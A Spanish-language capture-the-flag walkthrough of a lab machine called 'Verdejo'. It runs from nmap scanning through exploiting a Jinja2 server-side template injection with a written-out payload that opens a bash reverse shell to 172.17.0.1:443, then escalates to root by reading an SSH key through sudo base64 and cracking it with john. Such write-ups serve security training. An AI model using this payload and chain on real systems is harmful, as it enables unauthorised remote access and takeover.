VERDEJO

Primero vemos si tenemos conectividad con la máquina:

```
❯ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.129 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.129/0.129/0.129/0.000 ms
```


Vemos que sí, y tenemos una ttl de 64, por lo que probablemente estemos ante una máquina Linux.

Ahora vamos a escanear los puertos:

```
❯ nmap -sS -p- --open --min-rate 5000 -n -Pn -vvv 172.17.0.2 -oG allPorts
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-09 14:14 CEST
Initiating ARP Ping Scan at 14:14
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 14:14, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 14:14
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 8089/tcp on 172.17.0.2
Completed SYN Stealth Scan at 14:14, 1.08s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000080s latency).
Scanned at 2024-09-09 14:14:07 CEST for 1s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 64
80/tcp   open  http    syn-ack ttl 64
8089/tcp open  unknown syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Ahora haremos un escaneo más exhaustivo de estos puertos:


```
❯ nmap -sCV -p22,80,8089 172.17.0.2 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-09 14:16 CEST
Nmap scan report for escolares.dl (172.17.0.2)
Host is up (0.000032s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 dc:98:72:d5:05:7e:7a:c0:14:df:29:a1:0e:3d:05:ba (ECDSA)
|_  256 39:42:28:c9:c8:fa:05:de:89:e6:37:62:4d:8b:f3:63 (ED25519)
80/tcp   open  http    Apache httpd 2.4.59 ((Debian))
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Apache2 Debian Default Page: It works
8089/tcp open  unknown
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Mon, 09 Sep 2024 12:16:37 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 537
|     Connection: close
|     <html><head><title>Dale duro bro</title><style>body {margin: 90px; background-image: url('/static/1366_2000.jpg');}</style></head><body>
|     <h1>Nada interesante que buscar</h1>
|     <form>
|     <input name="user" style="border: 2px solid #0000FF; padding: 10px; border-radius: 10px; margin-bottom: 25px;" value="Hola"><br>
|     <input type="submit" value="No hay nada enserio, no toques" style="border: 0px; padding: 5px 20px ; color: #0000FF;">
|     </form>
|     <br><p style="margin-top: 30px;">
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Mon, 09 Sep 2024 12:16:37 GMT
|     Content-Type: text/html; charset=utf-8
|     Allow: GET, OPTIONS, HEAD
|     Content-Length: 0
|     Connection: close
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
```



Si vamos al puerto 8089, vemos lo anterior.


Vemos que si ponemos un texto en el recuadro damos al botón de abajo, nos pone el texto esto puede ser un RCE.


Si investigamos, el vulnerable a STTI, el cual nos puede permitir ejecutar comandos, para comprobar esto, hacemos una operación matemática:



También se puede probar con <h1> Texto <h1>

Ahora utilizando un payload (**en mi caso utilizaré el de este repositorio sobre jinja2 https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/README.md#jinja2**), podremos ejecutar comandos:





Ahora ya vamos a darnos una bash a través de aquí.

Volvemos al punto anterior y ponemos el siguiente comando:
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('bash -c \'bash -i >& /dev/tcp/172.17.0.1/443 0>&1\'').read() }}

Y una vez le demos al botón, nos dará la shell:

```
verde@dc50bf5bd1a2:~$ whoami
whoami
verde
verde@dc50bf5bd1a2:~$
```


Ahora vamos a tratar de llegar a root.

Con sudo -l encontramos lo siguiente:

```
verde@dc50bf5bd1a2:/$ sudo -l
Matching Defaults entries for verde on dc50bf5bd1a2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/

User verde may run the following commands on dc50bf5bd1a2:
    (root) NOPASSWD: /usr/bin/base64
```

Se puede ejecutar base64 como root.

Ahora vamos a aprovechar para coger el id_rsa para luego acceder por ssh:



Nos copiamos la llave (importante copiar tanto con el ‘BEGIN’ como con el ‘END’) y la pegamos fuera en un bloc de notas..

Ahora lo pasamos por ssh2john para obtener el hash del id_rsa:

```
❯ ssh2john idrsa > hash
```

Y ahora lo pasamos por john:

```
❯ john hash --wordlist=/usr/share/wordlists/rockyou.txt
```

```
honda1           (idrsa)
```

Ahora ya tenemos la contraseña que es honda1, asi que vamos a intentar entrar por ssh:

```
❯ ssh -i id_rsa root@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:cXrO7XqFO9UAamN+NlSUwRb7nGL9Sve+scFB5YsLQG0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux dc50bf5bd1a2 6.5.0-13parrot1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.13-1parrot1 (2023-12-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 22 10:36:51 2024 from 172.17.0.1
root@dc50bf5bd1a2:~# whoami
root
root@dc50bf5bd1a2:~#
```

Y ya seríamos root.